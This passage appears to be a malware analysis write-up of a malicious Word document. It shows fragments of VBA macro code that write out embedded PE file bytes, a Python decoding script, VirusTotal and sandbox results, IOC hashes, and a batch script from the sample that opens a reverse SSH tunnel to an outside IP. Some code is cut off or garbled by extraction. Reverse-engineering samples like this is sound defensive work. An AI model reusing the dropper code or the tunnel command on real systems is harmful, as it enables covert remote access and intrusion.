00, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 64, 0, 0, 64, 46, 100, 97, 116, 97, 0, 0, 0, 192, 44, 0, 0, 0, 32)
    WriteBuffer fileNmb, ByteArray(2, 0, 0, 24, 0, 0, 0, 18, 2, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 64, 0, 0, 192, 46, 112, 100, 97, 116, 97, 0, 0, 40, 20, 0, 0, 0, 80, 2, 0, 0,
, 64, 46, 114, 101, 108, 111, 99, 0, 0, 132, 6, 0, 0, 0, 128, 2, 0, 0, 8, 0, 0, 0, 66, 2, 0, 0, 0, 0, 0, 0, 0, 0)
    WriteBuffer fileNmb, ByteArray(0, 0, 0, 0, 0, 64, 0, 0, 66, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0)
    WriteBuffer fileNmb, ByteArray(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
40, 44, 0, 0, 204, 204, 204, 204, 72, 137, 84, 36, 16, 72, 137, 76, 36, 8, 72, 129, 236, 152, 0, 0, 0, 199, 68, 36)
    WriteBuffer fileNmb, ByteArray(72, 1, 0, 0, 0, 199, 68, 36, 64, 0, 0, 0, 0, 199, 68, 36, 88, 0, 0, 0, 0, 199, 68, 36, 68, 0, 0, 0, 0, 72, 199, 68, 36, 112, 0, 0, 0, 0, 72, 199,
, 99, 1, 0, 72, 137, 132, 36, 128, 0, 0, 0, 72, 131, 124, 36, 112, 0, 116, 34, 69, 51, 201, 102, 65, 184, 187, 1)
    WriteBuffer fileNmb, ByteArray(72, 139, 148, 36, 128, 0, 0, 0, 72, 139, 76, 36, 112, 255, 21, 138, 98, 1, 0, 72, 137, 68, 36, 104, 235, 7, 51, 192, 233, 9, 2, 0, 0, 72, 131, 124
```

Obfuscated Payload Analysis

Using a custom python script as seen below, the obfuscated macros in objects 13 and 14 were decoded, revealing 2 PE files. The extracted file's SHA256 hashes were checked on VirusTotal, both receiving a large number of detections.


```
import re

# Read the file containing the VBA code
input path = 'section13'  # Replace with your file path
output path = 'test.txt'  # Output file for cleaned ByteArray

# Read the input file
with open(input path, 'r') as file:
    content = file.read()

# Extract all ByteArray content using regex
byte arrays = re.findall(r'ByteArray\((.*?)\)', content)

# Flatten and clean all ByteArrays
cleaned data = ', '.join(byte arrays).replace('\n', '').replace('\r', '')

# Save the cleaned ByteArray data
with open(output path, 'w') as output file:
    output file.write(cleaned data)

print(f"Cleaned ByteArray saved to: {output path}")
```



52/74 security vendors flagged this file as malicious

b966869ad7c302cd97c8458a75929b57fc385baccd83b23b6d694b78ed085266

b966869ad7c302cd97c8458a75929b57fc385baccd83b23b6d694b78ed085266.dll



51/73 security vendors flagged this file as malicious


648f7aeac068f3fabda5ce6a0e56b149c430fe53d9bd2eb3dad330c04087ed90
648f7aeac068f3fabda5ce6a0e56b149c430fe53d9bd2eb3dad330c04087ed90.exe.vir

pedll detect-debug-environment long-sleeps 64bits

Size: 146.50 KB
Last Analysis Date: 25 days ago

Network Indicators


- An IP address embedded in PE file was identified but it had no detection on VirusTotal.



```
@echo off
netstat -anp tcp | find /I "20.199.91.98:80"
if errorlevel 1 (
        start /b ssh.exe -f -i ###PLACEHOLDER###\azsvc-priv -o StrictHostKeyChecking=no -o ServerAliveInterval=30 azsvc@20.199.91.98 -p 80 -N -T -R 8765
) Else (
        EXIT
```

Dynamic Analysis

The two extracted PE files were subjected to sandbox testing using Hybrid-Analysis. The dynamic analysis confirmed the malicious nature of the PE file but did not uncover new indicators of compromise (IOCs).



Submission name: download.dat
Size: 123KiB
Type: pedll executable
Mime: application/x-dosexec
SHA256: b966869ad7c302cd97c8458a75929b57fc385baccd83b23b6d694b78ed085266
Submitted At: 08/22/2024 08:25:19 (UTC)
Last Anti-Virus Scan: 11/17/2024 13:42:24 (UTC)
Last Sandbox Report: 11/17/2024 13:41:47 (UTC)

malicious
Threat Score: 100/100
AV Detection: 70%
Labeled As: Trojan.Generic
0Community Score 0 -

Next steps would be to analyse the two PE files using a sandbox like FLARE VM or AnyRun, to uncover more IOCs.

Indicators of Compromise (IOCs)

IOC Type	Details
File Hash (docx file)	SHA256: 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0
File Hash (PE file)	SHA256: b966869ad7c302cd97c8458a75929b57fc385baccd83b23b6d694b78ed085266
File Hash (PE file)	SHA256: 648f7aeac068f3fabda5ce6a0e56b149c430fe53d9bd2eb3dad330c04087ed90